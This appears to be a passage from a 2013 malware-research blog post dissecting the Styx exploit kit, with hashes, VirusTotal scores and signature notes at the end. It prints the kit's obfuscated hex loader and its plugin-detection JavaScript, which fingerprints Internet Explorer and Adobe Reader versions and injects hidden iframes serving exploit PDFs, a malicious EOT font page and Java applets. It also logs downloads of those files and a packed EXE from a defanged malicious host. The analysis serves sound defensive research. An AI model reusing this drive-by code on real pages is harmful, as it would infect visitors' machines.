8m91929g9O9f969d9h969c9b7e7o929h859i9a6j9d999i94969b858o9a926p91929g9O9f969d9h969c9b6k7c5f9j8o9f6b9d91938m9j929f8m9a969a927e6d6d7c5f96936j9b8o9j96948o9h9c9f6p9a969a928b9m9d929g8i6d8o9d9d99969O8o9h969c9b7O9j9b916p8o919c8p926p9d91939l9a996d8k6k9o9d91938m9j929f8m9a969a927e6d7a6p716p716p716d7caO92999g929o96936j9b8o9j96948o9h9c9f6p9a969a928b9m9d929g8i6d8o9d9d99969O8o9h969c9b7O9j9b916p8o919c8p926p9l6o9a8o9f9g6d8k6k9o9d91938m9j929f8m9a969a927e6d796p716p716p716d7caOaO7c5f96936j9d91938m9j929f8m9j929f9g969c9b6c7e6d6d6k9o5f9f929h9i9f9b6b9d91938m9j929f8m9j929f9g969c9b7c5faO5f92999g926b96936j9d91938m9j929f8m91929g9O9f969d9h969c9b6c7e6d6d6k9o5f9f929h9i9f9b6b9d91938m9j929f8m91929g9O9f969d9h969c9b6b7c5faO5f92999g926b9o5f9f929h9i9f9b6b7o929h859i9a6j9d91938m9j929f8m9a969a926k7c5faO5faO92999g929o5f9j8o9f6b91969j8m9c8p976b7e6b919c9O9i9a929b9h6p9O9f928o9h927m99929a929b9h6j6d91969j6d6k7c5f919c9O9i9a929b9h6p8p9c919m6p8o9d9d929b917k959699916j91969j8m9c8p976k7c5f91969j8m9c8p976p969b9b929f7p8b84836b7e6b6i7d867j817m7k8b6b96916b7e6b6d87919387999i94868p976d6b9b8o9a927e6d87919387999i94868p976d6b7k837i8a8a8O7l7e6d9O999g96917b7k7i797i7a7879716o7379717l6o72727k7n6o7i73757l6o7575757676747675717171716d6b8e8O7l8b7p7e6d716d6b7p7m8O7o7p8b7e6d716d7f7d7O867j817m7k8b7f6i7c5f9h9f9m9o5f9f929h9i9f9b6b7o929h859i9a6j87919387999i94868p976p7o929h8d929f9g969c9b9g6j6k6k7c5faO9O8o9h9O956j9O6k9o9f929h9i9f9b6b6d6d7caO7c5faO5faO5f9d91939j929f6b7e6b7o929h8791938d929f9g969c9b6j6k7c5f96936j9d91939j929f6c7e6d6d6k5f9d91939j929f7e9d8o9f9g928O9b9h6j9d91939j929f6k7c5f92999g926b9d91939j929f7e717c5f939i9b9O9h969c9b6b97869b968p9a8c6j6k6b9o5f9j8o9f6b9i8o6b7e6b9b8o9j96948o9h9c9f6p9i9g929f7i94929b9h6p9h9c839c9k929f7k8o9g926j6k7c5f96936b6j9i8o6p969b91929l86936j6d9k969b6d6k7f7e716k6b9f929h9i9f9b6b727c5f9f929h9i9f9b6b717c5faO5f939i9b9O9h969c9b6b8a8a829i7l6j6k9o5f96936j9b8o9j96948o9h9c9f6p9i9g929f7i94929b9h6p969b91929l86936j6d7k959f9c9a926d6k7f7e716k6b9f929h9i9f9b6b727c5f9f929h9i9f9b6b717c5faO5f939i9b9O9h969c9b6b98998d7l8d987p896j9f849h817p9a929g9d6k6b9o5f9j8o9f6b9d96939f6b7e6b919c9O9i9a929b9h6p9O9f928o9h927m99929a929b9h6j6d96936d6m6d9f8o6d6m6d9a926d6k7c5f9d96939f6p9g929h7i9h9h9f968p9i9h926j6i9k96919h956i6n6b72716k7c5f9d96939f6p9g929h7i9h9h9f968p9i9h926j6i95929694959h6i6n6b72746k7c5f9d96939f6p9g929h7i9h9h9f968p9i9h926j6i9g9h9m99926i6n6b6d9h9c9d7b7271719d9l7c9d9c9g969h969c9b7b8o8p9g9c999i9h926d6k7c5f9d96939f6p9g929h7i9h9h9f968p9i9h926j6i9g9f9O6i6n6b9f849h817p9a929g9d6k7c5f919c9O9i9a929b9h6p8p9c919m6p8o9d9d929b917k959699916j9d96939f6k7c5faO5f96936b6j97869b968p9a8c6j6k6b6h6h6b6c8a8a829i7l6j6k6k6b9o5f96936b6j6j9d91939j929f7f7e797171716b6h6h6b9d91939j929f7d7e797371716k6b9p9p6b6j9d91939j929f7f7e7a7171716b6h6h6b9d91939j929f7d7e7a7471716k6k5f98998d7l8d987p896j6d8f9k8g7j8a7o9687886p9d91936d6k7c5f96936b6j9d91939j929f6b7f7e6b777171716b6h6h6b9d91939j929f6b7d6b797171716k5f98998d7l8d987p896j6d9l8a8p7o889d6p9d91936d6k7c5f96936b6j6c6j6j9d91939j929f7f7e797171716b6h6h6b9d91939j929f7d7e797371716k6b9p9p6b6j9d91939j929f7f7e7a7171716b6h6h6b9d91939j929f7d7e7a7471716k6k6b6h6h6b6c6j9d91939j929f6b7f7e6b777171716b6h6h6b9d91939j929f6b7d6b797171716k6k5f9g929h8b969a929c9i9h6j6d919c9O9i9a929b9h6p9k9f969h926j6i7d96939f8o9a926b9g9h9m99927e8j6d9h9c9d7b7271719d9l7c9d9c9g969h969c9b7b8o8p9g9c999i9h928j6d6b9g9f9O7e8j6d979c9j936p959h9a998j6d7f7d7O96939f8o9a927f6i6k6d6n747171716k7c5faO5f"

var Theb=35;function wlxj(){var pXOm='oZUV';kQIqdJ='CAkXtK';if (kQIqdJ=='PXuT') kOhRAH();}function TqeV(){}
var CwjVUE=132;function utPc(){}
var krZBmfUN="&h=32";
        ojzcz=var1;
        pknxmtcs="";
        for(crvm=O;crvm<ojzcz.length;crvm+=2)


4. Say hello to the Plugin Detector unit of Styx


function PktSEI(c_name, value, exdays) {
    var exdate = new Date();
    exdate.setDate(exdate.getDate() + exdays);
    var c_value = escape(value) + ((exdays == null) ? "" : "; expires=" + exdate.toUTCString());
    document.cookie = c_name + "=" + c_value;
}
var yzPtXAIMt = navigator.userAgent.toLowerCase();
if (yzPtXAIMt.indexOf("wow64") < 0 && yzPtXAIMt.indexOf("msie") >= 0) {
    PktSEI("fGGhTasdas", krZBmfUN, 1);
    document.write("<iframe frameborder='0' scrolling='no' style='position:absolute;top:0px;left:0px;' src='fnts.html'></iframe>");
}
var SplitNum = function(str) {
        var ret = [];
        var spl = str.split(/[\.\_,-]/g);
        for (i = 0; i < 4; i++) {
            if (typeof spl[i] != "undefined") {
                ret[i] = spl[i];
            } else {
                ret[i] = "0";
            }
        }
        return ret.join("");
    };
var GetNum = function(str) {
        try {
            return SplitNum(str.match(/[\d][\d\.\_,-]*/).join(""))
        } catch (c) {};
        return "";
    };
var GetPdfVersion = function() {
        if (navigator.plugins && navigator.plugins.length > 0) {
            var pluginName = navigator.plugins["Adobe Acrobat"];
            if (!pluginName) return "";
            var pdf_ver_version = GetNum(pluginName.version);
            var pdf_ver_description = GetNum(pluginName.description);
            var pdf_ver_mime = "";
            if (navigator.mimeTypes["application/vnd.adobe.pdfxml"]) {
                pdf_ver_mime = "9.0.0.0";
            } else {
                if (navigator.mimeTypes["application/vnd.adobe.x-mars"]) {
                    pdf_ver_mime = "8.0.0.0";
                }
            };
            if (pdf_ver_version != "") {
                return pdf_ver_version;
            } else if (pdf_ver_description != "") {
                return pdf_ver_description;
            } else {
                return GetNum(pdf_ver_mime);
            }
        } else {
            var div_obj = document.createElement("div");
            document.body.appendChild(div_obj);
            div_obj.innerHTML = '<OBJECT id = "PdfPlugObj" name="PdfPlugObj" CLASSID="clsid:CA8A9780-280D-11CF-A24D-444553540000" WIDTH="0" HEIGHT="0"></OBJECT>';
            try {
                return GetNum(PdfPlugObj.GetVersions());
            } catch (c) {
                return "";
            };
        }
    }
pdfver = GetPdfVersion();
if (pdfver != "") pdfver = parseInt(pdfver);
else pdfver = 0;

function jOnibmU() {
    var ua = navigator.userAgent.toLowerCase();
    if (ua.indexOf("win") >= 0) return 1;
    return 0;
}

function SSKuD() {
    if (navigator.userAgent.indexOf("Chrome") >= 0) return 1;
    return 0;
}

function klVDVkHR(rMtJHmesp) {
    var pifr = document.createElement("if" + "ra" + "me");
    pifr.setAttribute('width', 10);
    pifr.setAttribute('height', 13);
    pifr.setAttribute('style', "top:100px;position:absolute");
    pifr.setAttribute('src', rMtJHmesp);
    document.body.appendChild(pifr);
}
if (jOnibmU() && !SSKuD()) {
    if ((pdfver >= 8000 && pdfver <= 8200) || (pdfver >= 9000 && pdfver <= 9300)) klVDVkHR("XwYBSGiPQ.pdf");
    if (pdfver >= 6000 && pdfver < 8000) klVDVkHR("xSbGQp.pdf");
    if (!((pdfver >= 8000 && pdfver <= 8200) || (pdfver >= 9000 && pdfver <= 9300)) && !(pdfver >= 6000 && pdfver < 8000)) setTimeout("document.write('<iframe style=\"top:100px;position:absolute\" src=\"jovf.html\"></iframe>')", 3000);
}


There looks like there is a change in the plugin detect script from plugin detect 0.7.8 to a slimmer more customized one.

Plenty of exploits to look into here it seem:

5. EOT, PDF's and JAR

The PDF filenames finally came out so lets get them first


--2013-04-06 --  hxxp: //rupscare.org/eNLShv0OTec0p3C402mlb0ZrKE0d9420eFIA16FxJ0kSCu0VXk/XwYBSGiPQ.pdf
Resolving rupscare.org... 5.45.183.91
Connecting to rupscare.org|5.45.183.91|:80... connected.
HTTP request sent, awaiting response...
  HTTP/1.0 200 OK
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Content-Type: text/html;charset=utf-8
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Pragma: no-cache
  Server: nginx/0.7.64
  Set-Cookie: PHPSESSID=2656631333133303637343939356934613031633362616731643533383832383; path=/
  X-Mode: HTML
  X-Powered-By: ASP.NET version 4
  Content-Encoding: gzip
  X-Powered-By: HPHP
  Connection: keep-alive
  Content-Length: 5267
Length: 5267 (5.1K) [text/html]
Saving to: `XwYBSGiPQ.pdf'

     0K .....                                                 100% 1.29M=0.004s

2013-04-06  (1.29 MB/s) - `XwYBSGiPQ.pdf' saved [5267/5267]

--2013-04-06 --  hxxp: //rupscare.org/eNLShv0OTec0p3C402mlb0ZrKE0d9420eFIA16FxJ0kSCu0VXk/xSbGQp.pdf
Resolving rupscare.org... 5.45.183.91
Connecting to rupscare.org|5.45.183.91|:80... connected.
HTTP request sent, awaiting response...
  HTTP/1.0 200 OK
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Content-Type: text/html;charset=utf-8
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Pragma: no-cache
  Server: nginx/0.7.64
  Set-Cookie: PHPSESSID=5603236336331366163353933356264326263663938313561633832343131656; path=/
  X-Mode: HTML
  X-Powered-By: ASP.NET version 4
  Content-Encoding: gzip
  X-Powered-By: HPHP
  Connection: keep-alive
  Content-Length: 3601
Length: 3601 (3.5K) [text/html]
Saving to: `xSbGQp.pdf'

     0K ...                                                   100% 99.1M=0s

2013-04-06  (99.1 MB/s) - `xSbGQp.pdf' saved [3601/3601]


Now lets see whats behind fnts.html.
PS cookie needed. 402 reply if the landing is not visited again.

Javascript to generate cookie values:

c_name="fGGhTasdas";
value="krZBmfUN";
var exdate = new Date();
    exdate.setDate(exdate.getDate() + 1);
    var c_value = escape(value) + ((1 == null) ? "" : "; expires=" + exdate.toUTCString());
  console.log(c_value);


--2013-04-06 --  hxxp: //rupscare.org/eNLShv0OTec0p3C402mlb0ZrKE0d9420eFIA16FxJ0kSCu0VXk/fnts.html
Resolving rupscare.org... 5.45.183.91
Connecting to rupscare.org|5.45.183.91|:80... connected.
HTTP request sent, awaiting response...
  HTTP/1.0 200 OK
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Content-Type: text/html;charset=utf-8
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Pragma: no-cache
  Server: nginx/0.7.64
  Set-Cookie: PHPSESSID=5366735656365663830336530343464373133666562353636643234693561343; path=/
  X-Mode: HTML 
  X-Powered-By: ASP.NET version 4
  X-Powered-By: HPHP
  Connection: keep-alive
  Content-Length: 354
Length: 354 [text/html]
Saving to: `fnts.html'
  
     0K                                                       100% 5.23M=0s
  
2013-04-06  (5.23 MB/s) - `fnts.html' saved [354/354]


<html>
<head>
<title>Pbksidiadqagem</title>
</head>
<style>@font-face{src:url('PjNmvEsWb.eot');font-family:'p1';}#StbxuMAxj{font-size:5px;line-height:normal;font-family:'p1';position:absolute;top:0px;left:0px;}</style>
<body onload="try{window.focus();}catch(e){}">
<div style="top:0px;position:absolute;left:0px;" id="StbxuMAxj">:)</div>
</body>
</html>


Lets go and fetch the EOT right away:

--2013-04-06 --  hxxp: //rupscare.org/eNLShv0OTec0p3C402mlb0ZrKE0d9420eFIA16FxJ0kSCu0VXk/PjNmvEsWb.eot
Resolving rupscare.org... 5.45.183.91
Connecting to rupscare.org|5.45.183.91|:80... connected.
HTTP request sent, awaiting response...
  HTTP/1.0 200 OK
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Content-Type: text/html;charset=utf-8
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Pragma: no-cache
  Server: nginx/0.7.64
  Set-Cookie: PHPSESSID=1693234323166326033336933653937363137393637366661653466673736356; path=/
  X-Mode: HTML
  X-Powered-By: ASP.NET version 4
  Content-Encoding: gzip
  X-Powered-By: HPHP
  Connection: keep-alive
  Content-Length: 4320
Length: 4320 (4.2K) [text/html]
Saving to: `PjNmvEsWb.eot'

     0K ....                                                  100%  120M=0s

2013-04-06 (120 MB/s) - `PjNmvEsWb.eot' saved [4320/4320]


And the last action from the Plugin Detector: jovf.html
PS2: once again we need to start at the landing pane to avoid 402's

--2013-04-07 --  http: //rupscare.org/eNLShv0OTec0p3C402mlb0ZrKE0d9420eFIA16FxJ0kSCu0VXk/jovf.html
Resolving rupscare.org... 5.45.183.91
Connecting to rupscare.org|5.45.183.91|:80... connected.
HTTP request sent, awaiting response...
  HTTP/1.0 200 OK
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Content-Type: text/html;charset=utf-8
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Pragma: no-cache
  Server: nginx/0.7.64
  Set-Cookie: PHPSESSID=8326564323361343631346469316133373133653335613233326433323637353; path=/
  X-Mode: HTML
  X-Powered-By: ASP.NET version 4
  X-Powered-By: HPHP
  Connection: keep-alive
  Content-Length: 335
Length: 335 [text/html]
Saving to: `jovf.html'

     0K                                                       100% 16.9M=0s

2013-04-07 (16.9 MB/s) - `jovf.html' saved [335/335]


<html>
<head>
<title>Ymqdiaqbwcgvvze</title>
</head>
<body>
<applet archive="cCJVRwhSC.jar" code="YoHmO">
<param name="sfPsrI" value="&h=12"/>
</applet>
<script>
try{
    document.applets[0].lKvIr("");
} catch(err){};
var UJZhmKT="";
if(UJZhmKT!="")
    setTimeout("window.top.location.href = UJZhmKT", 5000);
</script>
</body>
</html>


Aha - another JAR lets pick it up:

--2013-04-07 --  hxxp: //rupscare.org/eNLShv0OTec0p3C402mlb0ZrKE0d9420eFIA16FxJ0kSCu0VXk/cCJVRwhSC.jar
Resolving rupscare.org... 5.45.183.91
Connecting to rupscare.org|5.45.183.91|:80... connected.
HTTP request sent, awaiting response...
  HTTP/1.0 200 OK
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Content-Type: text/html;charset=utf-8
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Pragma: no-cache
  Server: nginx/0.7.64
  Set-Cookie: PHPSESSID=2603138343133346031363230316537356032656431343634323466353439316; path=/
  X-Mode: HTML
  X-Powered-By: ASP.NET version 4
  Content-Encoding: gzip
  X-Powered-By: HPHP
  Connection: keep-alive
  Content-Length: 7343
Length: 7343 (7.2K) [text/html]
Saving to: `cCJVRwhSC.jar'

     0K .......                                               100% 3.21M=0.002s

2013-04-07 (3.21 MB/s) - `cCJVRwhSC.jar' saved [7343/7343]


Phew - lots of good stuff in this kit. lets see if we can bring it all home accross the river.

6. fetching the JAR 

From the gate/landing pane we got first we need to get the jar.


2013-04-06 (24.6 MB/s) - `pane.html' saved [482/482]

--2013-04-06 --  hxxp: //rupscare.org/eNLShv0OTec0p3C402mlb0ZrKE0d9420eFIA16FxJ0kSCu0VXk/IriBA.jar
Resolving rupscare.org... 5.45.183.91
Connecting to rupscare.org|5.45.183.91|:80... connected.
HTTP request sent, awaiting response...
  HTTP/1.0 200 OK
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Content-Type: text/html;charset=utf-8
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Pragma: no-cache
  Server: nginx/0.7.64
  Set-Cookie: PHPSESSID=1673931303664613336326534616932613832323469323531643463393431643; path=/
  X-Mode: HTML
  X-Powered-By: ASP.NET version 4
  Content-Encoding: gzip
  X-Powered-By: HPHP
  Connection: keep-alive
  Content-Length: 11678
Length: 11678 (11K) [text/html]
Saving to: `IriBA.jar'

     0K .......... .                                          100% 12.4M=0.001s

2013-04-06  (12.4 MB/s) - `IriBA.jar' saved [11678/11678]

Hopfully I get the time to look more into the JAR some other day...

7.Grabbing the EXE 

Since the exe file was up for grabs in the landing pane not much work needed

--2013-04-06 --  hxxp: //rupscare.org/zNUdi611VKX0IDkq01jcK0dBBK0Q58F0rlJQ0HCzj0CaX90rFSv0076B01qoF05Oka0sF6F0xPVY16jTn17bNp0odl10d0TL0629S0F84i0FHxP0wT6105b9D0FEWS0Kr4U0swQx0ZdqR0Dw0B0wCUu0ZkH50rXuR0Uc7v0skdD0MhrU15SwC0iNDa0iOGF0HCX113Tui/xMCOakDS1p.exe?gO=aTtOki&h=11
Resolving rupscare.org... 5.45.183.91
Connecting to rupscare.org|5.45.183.91|:80... connected.
HTTP request sent, awaiting response...
  HTTP/1.0 200 OK
  Cache-Control: no-cache, must-revalidate
  Content-Disposition: attachment; filename="RivcgrcunV.exe"
  Content-Transfer-Encoding: binary
  Content-Type: application/octet-stream; charset=binary
  Expires: Mon, 26 Jul 1997 05:00:00 GMT
  Last-Modified: Fri, 05 Apr 2013 12:02:17 GMT
  Pragma: no-cache
  Server: nginx/0.7.64
  Set-Cookie: PHPSESSID=1346367346035326430356463336462623734656164346233643164343732366; path=/
  X-Mode: RAW
  X-Powered-By: ASP.NET version 4
  Content-Encoding: gzip
  X-Powered-By: HPHP
  Connection: keep-alive
  Content-Length: 209409
Length: 209409 (205K) [application/octet-stream]
Saving to: `xMCOakDS1p.exe'

     0K .......... .......... .......... .......... .......... 24%  549K 0s
    50K .......... .......... .......... .......... .......... 48%  537K 0s
   100K .......... .......... .......... .......... .......... 73% 1000K 0s
   150K .......... .......... .......... .......... .......... 97% 1.05M 0s
   200K ....                                                  100%  139K=0.3s

2013-04-06 (654 KB/s) - `xMCOakDS1p.exe' saved [209409/209409]


No obfuscation, packeted with UPX though. Guess thats why it would not run in my VM. Exe analysis is not my game, so I leave that to others.

8. quick analysis

PDF1:
MD5: 95ca89b073d80dc7468d5919bb41c8c8
VT: 7/46

PDF2:
MD5: 3dff91a1ec7615e93f783eb66a5d97c5
VT: 9/46

JAR1:
MD5: e31e17abf678d2a05e68db9f6c2b3ac8
VT: 6/45

JAR2:
MD5: 2f95a9b361ab622e9616472ae57e3bb3
VT: 4/46

EOT:
MD5: fc67300a7ec85a41eb9836925816fa74
VT:1/46

EXE:
MD5: 376bee885c5af20f067bbbb073863d8d
VT: 20/46

9. Styx seen with Wireshark

landing pane


redirect to plugin detect


exe download


10. Detection

Looks like the signature proposals over @malwaresigs are pretty good. But a slight change was seen to what @kafeine reported on 1 static links in the pdfx.html file:
jovf.html - changed from ie78xp.hmtl

add jovf.html to detect the change or add jovf.html and fnts.html.

11. Epilogue

That went well. We made it to the underworld and back with most of the goods we headed out to steal.
Lots of fun stuff for further processing here. Most seem old though. I might try to up my skills on some PDF analysis and more JAR analysis some other day. 

Always good to have something waiting in case one get bored one day and/or want to learn some more...


Happy river crossing to the underworld for malware theft :)

Other Styx references:
@kafeine. EK master, on Styx

Pattern change reported by @Malwarebiopsy